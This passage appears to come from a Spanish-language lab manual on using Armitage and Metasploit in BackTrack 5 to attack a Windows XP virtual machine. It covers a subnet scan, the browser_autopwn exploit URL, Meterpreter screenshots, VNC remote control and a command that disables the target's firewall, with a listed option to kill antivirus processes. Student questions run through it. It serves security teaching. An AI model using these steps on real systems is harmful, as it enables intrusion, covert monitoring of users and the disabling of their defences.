


Figura 6 Interfaz del software VMware Workstation 9

4.6 Cuando aparezca en pantalla lo que se observa en la figura 7, teclear:

bt login: root
Password: toor
root@bt: ~# startx




Figura 7 Interfaz de los comandos a teclear

4.7 Una vez iniciada la sesión, se debe ejecutar el programa *Armitage* que se encuentra en la barra de herramientas *Applications>>Backtrack>>Exploitation Tools>>Network Exploitation Tools>>Metasploit Framework>>armitage* (figura 8).

Figura 8 Ruta del software armitage

4.7.1 Una vez abierto el programa *Armitage,* se abrirá una ventana que muestra los datos de host, puerto, usuario y contraseña en donde se le deberán dejar lo datos que vienen por default dando clic en el botón *Connect* (figura 9).




Figura 9 Valores por default de la ventana Connect

Posteriormente, se abrirá otra ventana en donde ahora se pregunta si se desea iniciar *Metasploit RPC server (Remote Procedure Call, Llamada a procedimiento remoto)*, para lo cual se debe dar clic en el botón de *Yes* (figura 10).

Figura 10 Se inicia Metasploit RPC server

A continuación, se abre otra ventana más que indica que el programa *Armitage* se va a conectar al *local host* de la misma máquina virtual usando el puerto 55553. Una vez que se conecte, se abrirá el programa (figura 11).




Figura 11 Conexión al local host

La interfaz de usuario de Armitage está dividida en tres paneles principales: *módulos, objetivos y pestañas (figura 12)*.




Figura 12 Interfaz del programa Armitage

4.7.2 Cuando inicie el programa *Armitage,* se tiene que hacer un escaneo de la(s) dirección(es) IP(s) que se desea(n) atacar; por ejemplo, se utiliza la dirección IP CCC.CCC.CCC.CCC

Dónde:

CCC son los octetos que conforman el segmento de la red local.
Para este caso particular, se usará la dirección IP 192.168.59.134 pero se puede usar cualquier dirección IP que aparezca al momento de realizar el escaneo.

Para ello, se utilizará el programa Nmap que está incluido en la suite del programa dando clic en Hosts ubicado en la barra de menú y posteriormente en Nmap Scan. Se desplegará una lista con los ataques de Nmap que ayudará a buscar las direcciones IP.

Nota:

Para este caso en particular, se usó la opción Quick Scan (OS detect) para detectar la dirección IP de la víctima y del sistema operativo que opera (figura 13).




Figura 13 Escaneo rápido con el programa Nmap

Al darle clic en la opción elegida, se abrirá una ventana llamada *Input* donde se tiene que ingresar la dirección IP a atacar si se cuenta con ella pero si no es así se puede escanear un segmento de la red local para elegir a la víctima. Para ello, se tiene que abrir una terminal y teclear lo siguiente (figura 14 y 15):




Figura 14 Ubicación de la terminal

root@bt: ~# ifconfig




Figura 15 Dirección IP de la máquina virtual con Backtrack 5

Una vez que se obtuvo la dirección IP, se escribe en la ventana de *Input* pero se le va a cambiar el ultimo octeto por 0/24 y se le da clic en el botón de *ok* (figura 16).

Figura 16 Rango de direcciones IP a atacar

En la dirección IP anterior, ¿Para qué se usa el 0/24?

_____
_____
_____
_____

A continuación, Nmap comenzará a escanear el rango de direcciones IP y cuando finalice mostrará una ventana de mensaje donde indicará que la búsqueda ha finalizado dando clic en el botón *Ok*.

Ahora, se mostrarán las direcciones IP y el sistema operativo que usa cada una en el panel de *objetivos* (figura 17).




Figura 17 Direcciones IP y sistemas operativos de las posibles víctimas

Para eliminar las direcciones IPs que no se piensen atacar, se le da clic derecho en el icono de PC y se desplegará el menú donde se elige *Host>>Remove Host*. Este proceso se repite hasta eliminar las direcciones IP que se deseen (figura 18). Para este caso en particular, solo se dejará la dirección IP que cuente con el sistema operativo Windows XP.




Figura 18 Eliminar una dirección IP

4.7.3 Una vez realizado, en el recuadro de buscador del programa *Armitage* que se encuentra debajo del panel de módulos, se escribe lo siguiente para encontrar el *exploit* a usar (figura 19).

Browser_autopwn

Figura 19 Búsqueda del exploit browser_autopwn

Una vez encontrado, se le da un clic al exploit y sin soltarlo se arrastra hasta el icono de la computadora de la víctima y se suelta (figura 20). Enseguida, se abrirá una ventana donde se pueden configurar los parámetros que vienen por default dando clic en los datos a cambiar pero si no se desea se le da clic en el botón *Launch* (figura 21). Para este caso en particular, no se realizó ningún cambio.

Figura 20 Se coloca el exploit en la computadora de la víctima




Figura 21 Parámetros por default del exploit

¿Cuáles son los parámetros que usa el exploit y que datos contienen?

_____
_____
_____
_____
_____
_____

Al momento de iniciar, se generarán los parámetros y configuración del exploit que dará como resultado final 2 URLs: la primera, llamada *Using URL* que se puede usar en cualquier sitio web y la segunda, *Local IP* que solo se puede usar en una red local (figura 22).

Para este caso en particular, se usa la segunda ya que el ataque se va a realizar en una red local.

URLs generadas por el exploit *browser_autopwn*

[*] Using URL: http://0.0.0.0:8080/TJW2Xrjr5
[*] Local IP: http://192.168.59.134:8080/TJW2Xrjr5




Figura 22 URL´s que generó el exploit

WINDOWS XP (PARTE 2 DE 3)

4.8 En Windows XP se debe abrir Internet Explorer, para ello se da clic en Inicio>>Internet Explorer (figura 23).

Figura 23 Se abre internet Explorer

4.8.1 Una vez abierto el navegador se pega la URL local del paso 4.7.3 en el recuadro de direcciones e intentará abrir la página web aunque siempre se quedará en blanco (en estado de bucle) (figura 24). Al quedarse así, indicará que la máquina virtual con Windows XP se ha conectado a la máquina virtual con Backtrack por medio del exploit.

URL generada por el exploit *browser_autopwn en el paso 4.7.3*

[*] Local IP: http://192.168.59.134:8080/TJW2Xrjr5




Figura 24 URL del exploit

BACKTRACK (PARTE 2 DE 3)

4.9 Al regresar a la máquina virtual de Backtrack, el programa *Armitage* indicará que ya se ha conectado a una o varias víctimas mostrando la información de las computadoras (figura 25). Para este caso en particular, solo es una víctima a atacar.




Figura 25 Conexión de una víctima a través del exploit

4.9.1 Para saber qué está haciendo la víctima en ese momento, se puede obtener una imagen de su pantalla (screenshot) dando clic derecho sobre el icono de la computadora víctima en el panel de *objetivos*, el cual debe seguir la siguiente ruta *Meterpreter 1>>Explore>>Screenshot* (figura 26).




Figura 26 Ruta para obtener una imagen de la pantalla de la víctima

Se abrirá una pestaña en la parte inferior del programa *Armitage* donde se puede visualizar lo que está viendo en ese momento la víctima (figura 27).




Figura 27 Captura de pantalla

Si se desea que la imagen se esté refrescando en automático cada 10 segundos, se debe dar clic en el botón *Watch (10s)* que se ubica en la parte media inferior de la pantalla (figura 28).




Figura 28 Ubicación del botón Watch(10s)

4.9.2 Para hacer una conexión remota a la computadora de la víctima, se da clic derecho sobre su icono en el programa *Armitage*, el cual desplegará un menú en el que se debe seguir la siguiente ruta *Meterpreter 1>>Interact>>Desktop (VNC)* (figura 29).




Figura 29 Ruta para abrir una conexión remota

Se abrirá una ventana llamada *Message* que utiliza el VNC (Virtual Network Computing, Computación Virtual en Red) Server (Reflective Injection, inyección reflectiva) Bind TCP Stager que escucha por una conexión e inyecta una librería VNC a través de un cargador reflectivo (por etapas), la cual da información para realizar una conexión remota (figura 30).




Figura 30 Datos de conexión remota

A continuación para conectarse a la computadora de la víctima, se debe abrir una terminal como se hizo en el paso 4.7.2 (figura 14) y una vez abierta, se escribe lo siguiente:

root@bt: ~# vncviewer

¿Qué función tiene el comando vncviewer? _____
_____
_____
_____

Se abrirá otra ventana, en la cual se escribe la url arrojada en el mensaje de la figura 30 y usando el puerto 5923 (figura 31).

Para conectarse al VNC Viewer se usa la url:

127.0.0.1:5923




Figura 31 Conexión remota

Nuevamente se abre otra ventana y para este caso en particular se llama *TightVNC: Ignacio-36603c5* pero dependiendo del nombre de la computadora de la víctima ésta puede cambiar. En dicha ventana se puede manipular Windows XP como si fuera el sistema operativo nativo de la computadora (figura 32). Para cerrar la conexión, se da clic en la X que se ubica en la esquina superior izquierda de la pantalla.

Figura 32 Conexión remota

4.9.3 Meterpreter es un programa que contiene muchos comandos para obtener datos específicos de las víctimas o hacer otras funciones determinadas como por ejemplo, se tiene el desactivar un firewall.

Para realizar esta tarea, se le da clic derecho sobre el icono de la computadora víctima del programa *Armitage* y se debe seguir la siguiente ruta *Meterpreter 1>>Interact>>Meterpreter Shell* (figura 33).




Figura 33 Ruta para abrir una pestaña Meterpreter Shell

Al escribir el comando *help* en la pestaña de *meterpreter* se despliega una lista de comandos. Menciona al menos 5 comandos que consideres útiles para obtener más información de la víctima así como la descripción de cada uno.

_____
_____
_____
_____
_____
_____
_____
_____
_____

Para desactivar el firewall de Windows XP, se tiene que escribir los siguientes comandos en la pestaña de meterpreter (figura 34):

Meterpreter > run getcountermeasure

Al escribir el comando anterior, ¿qué datos se pueden observar acerca del firewall de la víctima?_____
_____
_____
_____
_____

```
meterpreter > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*]      Configuraci@n del perfil Dominio:
[*]      ------------------------------------------------------------
[*]      Modo funcional                                 = Habilitar
[*]      Modo de excepci@n                              = Habilitar
[*]
[*]      Configuraci@n del perfil Est@ndar (actual):
[*]      ------------------------------------------------------------
[*]      Modo funcional                                 = Habilitar
[*]      Modo de excepci@n                              = Habilitar
[*]
[*]      Configuraci@n del servidor de seguridad Conexi@n de @rea local:
[*]      ------------------------------------------------------------
[*]      Modo funcional                                 = Habilitar
[*]
[*] Checking DEP Support Policy...
meterpreter >
```

Figura 34 Comando en Shell de Meterpreter

Posteriormente, se escribe el siguiente comando que dará una lista de opciones a usar (figura 35).

Meterpreter > run getcountermeasure – h

Options:

-d Disable built in Firewall
-h Help menu
-k Kill any AV, HIPS and Third Party Firewall process found.

```
meterpreter > run getcountermeasure -h
Getcountermeasure -- List (or optionally, kill) HIPS and AV
processes, show XP firewall rules, and display DEP and UAC
policies

OPTIONS:

    -d        Disable built in Firewall
    -h        Help menu.
    -k        Kill any AV, HIPS and Third Party Firewall process found.

meterpreter >
```

Figura 35 Lista de opciones

Para desactivar el firewall se usa la opción *–d;* por lo tanto, el comando queda de la siguiente manera (figura 36):

Meterpreter > run getcountermeasure - d

```
meterpreter > run getcountermeasure -d
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*]      Configuraci@n del perfil Dominio:
[*]      ------------------------------------------------------------
[*]      Modo funcional                                = Habilitar
[*]      Modo de excepci@n                             = Habilitar
[*]
[*]      Configuraci@n del perfil Est@ndar (actual):
[*]      ------------------------------------------------------------
[*]      Modo funcional                                = Habilitar
[*]      Modo de excepci@n                             = Habilitar
[*]
[*]      Configuraci@n del servidor de seguridad Conexi@n de @rea local:
[*]      ------------------------------------------------------------
[*]      Modo funcional                                = Habilitar
[*]
[*] Disabling Built in Firewall.....
[*] Checking DEP Support Policy...
meterpreter >
```

Figura 36 Comando en Shell de Meterpreter

Para comprobar que el comando desactivó el firewall de Windows XP (figura 37) se cambia a la máquina virtual de Windows XP y se entra al firewall como se hizo en los pasos 4.3 y 4.4.

Figura 37 Firewall de Windows XP desactivado

Una vez que se comprobó que se desactivó el firewall de Windows XP, se regresa a la máquina virtual con Backtrack y se hace un escaneo con el programa Nmap para comprobar que los puertos están abiertos; para ello, se abre una terminal como se hizo en paso 4.7.2 de la figura 14 y se escribe la palabra *nmap* más la dirección IP de computadora de la víctima que tiene instalado sistema operativo Windows XP (figura 38). Para este caso en particular, se utilizó la siguiente dirección IP:

root@bt: ~# nmap 192.168.59.132

